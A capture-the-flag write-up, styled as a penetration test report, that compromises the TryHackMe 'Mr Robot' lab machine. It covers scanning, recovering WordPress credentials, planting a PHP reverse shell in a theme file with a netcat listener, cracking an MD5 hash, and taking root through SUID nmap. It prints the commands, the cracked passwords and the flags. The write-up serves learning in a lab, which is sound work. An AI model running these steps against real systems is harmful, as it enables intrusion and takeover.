# Mr Robot CTF – Professional Penetration Testing Report

## Engagement Overview

**Platform:** TryHackMe
**Room Name:** Mr Robot
**Difficulty:** Medium
**Target IP:** 10.48.136.180
**Objective:** Capture all three flags by enumerating the target, exploiting vulnerabilities, and escalating privileges to root.

### Executive Summary

This assessment simulates a real-world penetration test against a vulnerable Linux system hosting a WordPress application. Through systematic enumeration, misconfiguration abuse, credential harvesting, and privilege escalation via SUID misconfiguration, full root compromise was successfully achieved. All three flags were retrieved, demonstrating complete system compromise.

### Methodology

The engagement followed a standard penetration testing workflow:

1. Reconnaissance & Enumeration
2. Web Application Enumeration
3. Credential Discovery and Exploitation
4. Initial Access
5. Post-Exploitation
6. Privilege Escalation
7. Flag Retrieval

## 1. Reconnaissance & Service Enumeration

An initial Nmap scan was performed to identify exposed services:

Command – nmap -sCv 10.48.136.180


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV 10.48.136.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 17:42 IST
Nmap scan report for 10.48.136.180
Host is up (0.053s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 73:c2:4d:87:df:20:9b:0e:fd:30:e1:9c:7b:ff:f4:0c (RSA)
|   256 04:76:50:34:9d:c6:85:e4:17:4d:07:a7:9e:d9:c3:33 (ECDSA)
|_  256 b8:e6:5f:ca:78:45:31:c4:cd:c0:11:7a:74:7f:11:68 (ED25519)
80/tcp  closed http
443/tcp closed https
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
```

### Findings

- **Port 22** – SSH (Open)
- **Port 80** – HTTP (WordPress)

The HTTP service hosted a website themed after *Mr. Robot*.



## 2. Web Directory Enumeration

Directory brute-forcing was conducted using Gobuster:

Command - gobuster dir -u 10.48.136.180 -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u 10.48.136.180 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.136.180
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.48.136.180/0/]
/admin                (Status: 301) [Size: 235] [--> http://10.48.136.180/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.48.136.180/feed/atom/]
/audio                (Status: 301) [Size: 235] [--> http://10.48.136.180/audio/]
/blog                 (Status: 301) [Size: 234] [--> http://10.48.136.180/blog/]
/css                  (Status: 301) [Size: 233] [--> http://10.48.136.180/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.48.136.180/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.48.136.180/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.48.136.180/image/]
/Image                (Status: 301) [Size: 0] [--> http://10.48.136.180/Image/]
/images               (Status: 301) [Size: 236] [--> http://10.48.136.180/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.48.136.180/]
/intro                (Status: 200) [Size: 516314]
```

```
/js                   (Status: 301) [Size: 232] [--> http://10.48.136.180/js/]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.48.136.180/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.48.136.180/]
/phpmyadmin           (Status: 403) [Size: 94]
/rdf                  (Status: 301) [Size: 0] [--> http://10.48.136.180/feed/rdf/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.48.136.180/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.48.136.180/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 235] [--> http://10.48.136.180/video/]
/wp-admin             (Status: 301) [Size: 238] [--> http://10.48.136.180/wp-admin/]
/wp-content           (Status: 301) [Size: 240] [--> http://10.48.136.180/wp-content/]
/wp-config            (Status: 200) [Size: 0]
/wp-cron              (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 241] [--> http://10.48.136.180/wp-includes/]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-load              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2671]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.48.136.180/wp-login.php?action=register]
/wp-mail              (Status: 500) [Size: 3064]
/xmlrpc               (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


### Interesting Directories Found

- /robots.txt
- /license


## 3. robots.txt Analysis

Visiting /robots.txt revealed two entries:

- fsocity.dic
- key-1-of-3.txt




Visiting: http://10.48.136.180/key-1-of-3.txt





**<u>First Flag</u>** - 073403c8a58a1f80d943455fb30724b9

The file fsocity.dic was identified as a wordlist, later leveraged for further enumeration.

## 4. Credential Discovery


The /license page contained a Base64-encoded credential string:





Hash - ZWxsaW90OkVSMjgtMDY1Mgo=

**Decoding the License String :**

I copied the encoded text and used tunnelsup.com to identify its type. It was detected as Base64.




Decoding the Base64 string (you can use online tools such as base64decode.org) revealed what appeared to be login credentials.




Decoded Credentials : elliot:ER28-0652


## 5. WordPress Exploitation (Initial Foothold)

Using the recovered credentials, authentication to the WordPress admin panel was successful.




## Reverse Shell via Theme Editor


Navigated to **Appearance → Editor → 404.php**




I copied standard PHP reverse shell from reveshells.com





Injected a PHP reverse shell payload on Edit Themes




Started a Netcat listener:

Command – nc -lnvp 4444





Now update it




Triggered the reverse shell by accessing: [http://10.48.136.180/wp-includes/themes/TwentyFifteen/404.php](http://10.48.136.180/wp-includes/themes/TwentyFifteen/404.php)

which triggered the reverse shell and connected me to the target. A shell was successfully obtained.



## 6. Post-Exploitation Enumeration

With a shell on the target, the next steps focused on exploring the system and escalating to a real user account.

**Exploring Home Directories**

- I stabilized the shell for easier navigation.
- Entered the users' home directory:

```
$ which python3
/usr/bin/python3
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@ip-10-48-136-180:/$ cd /home
cd /home
daemon@ip-10-48-136-180:/home$
```

After using ls command we Found entries for two users, including robot.

**The Second Flag and a Password Hash**

Navigated to:

cd robot

```
daemon@ip-10-48-136-180:/home$ ls
ls
robot  ubuntu
daemon@ip-10-48-136-180:/home$ cd robot
cd robot
daemon@ip-10-48-136-180:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-48-136-180:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-48-136-180:/home/robot$
```

Located key-2-of-3.txt, but did not have read permission.

Discovered a file named password.raw-md5. Displayed its contents with:


```
daemon@ip-10-48-136-180:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

The file contained an MD5 hash.

## 7. Password Cracking & User Privilege Escalation

- Used an online hash-cracker like CrackStation to decode the hash.
- The result was:

robot:c3fcd3d76192e4007dfb496cca67e13b




After cracking hashes from crackstation we got the username & password :

username: robot
password: abcdefghijklmnopqrstuvwxyz

Switched user with:

su robot

and provided the newly cracked password.

```
daemon@ip-10-48-136-180:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$
```

After giving user password and we go the root shell

This granted access as user robot, and now I could read the second flag in key-2-of-3.txt!

```
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

Second Flag Retrieved : 822c73956184f694993bede3eb39f959

## 8. Privilege Escalation (SUID Exploitation)

Checked for standard sudo privileges:

sudo -l

```
$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on ip-10-48-136-180.
$
```

but found nothing useful.

Instead, searched for SUID binaries that could be abused:

Command - find / -perm -4000 2>/dev/null

```
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Discovered that nmap was present with the SUID bit set.

## 9. Root Exploitation via SUID Nmap

### Using GTFOBins technique:

https://gtfobins.github.io/gtfobins/nmap/#sudo

i Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

**(a)** Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

**(b)** The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Commands – nmap –interactive →!sh

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-48-136-180:~#
```

The shell escalated to **root** successfully.

## 10. Final Flag (Root)

### Navigated to the root directory:

Command - cd /root
Command - cat key-3-of-3.txt

```
root@ip-10-48-136-180:~# cd /root
cd /root
root@ip-10-48-136-180:/root# ls
ls
firstboot_done  key-3-of-3.txt
root@ip-10-48-136-180:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
root@ip-10-48-136-180:/root#
```

Third Flag Retrieved : 04787ddef27c3dee1ee161b21670b4e4

## Conclusion

The Mr Robot CTF demonstrates how chained vulnerabilities—credential exposure, weak authentication, improper file permissions, and SUID misconfigurations—can lead to full system compromise. Proper hardening of WordPress, credential management, and regular permission audits would mitigate the majority of these attack vectors.

## Skills Demonstrated

- Network & Web Enumeration
- WordPress Exploitation
- Reverse Shell Handling
- Hash Identification & Cracking
- Linux Post-Exploitation
- Privilege Escalation via SUID Abuse

**Report prepared by: Sandeep Prasad Chowdhury**
**Platform:** TryHackMe